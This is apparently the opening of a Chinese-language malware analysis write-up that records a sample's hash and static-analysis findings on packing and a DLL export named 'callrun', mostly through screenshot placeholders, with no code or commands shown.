

样本

文件sha256:8ff43b6ddf6243bd5ee073f9987920fa223809f589d151d7e438fd8cc08ce292
image-20261003232025167

静态分析


image-20261003234826487


显示没加壳,但部分节区还是显示加壳,还需验证


image-20261003235303017

文件的data,rsrc区段原始大小和虚拟大小差异过大,这下确定是加壳的了

再来看这个dll的导出表

image-20261003235549288

callrun值得注意,后面会提

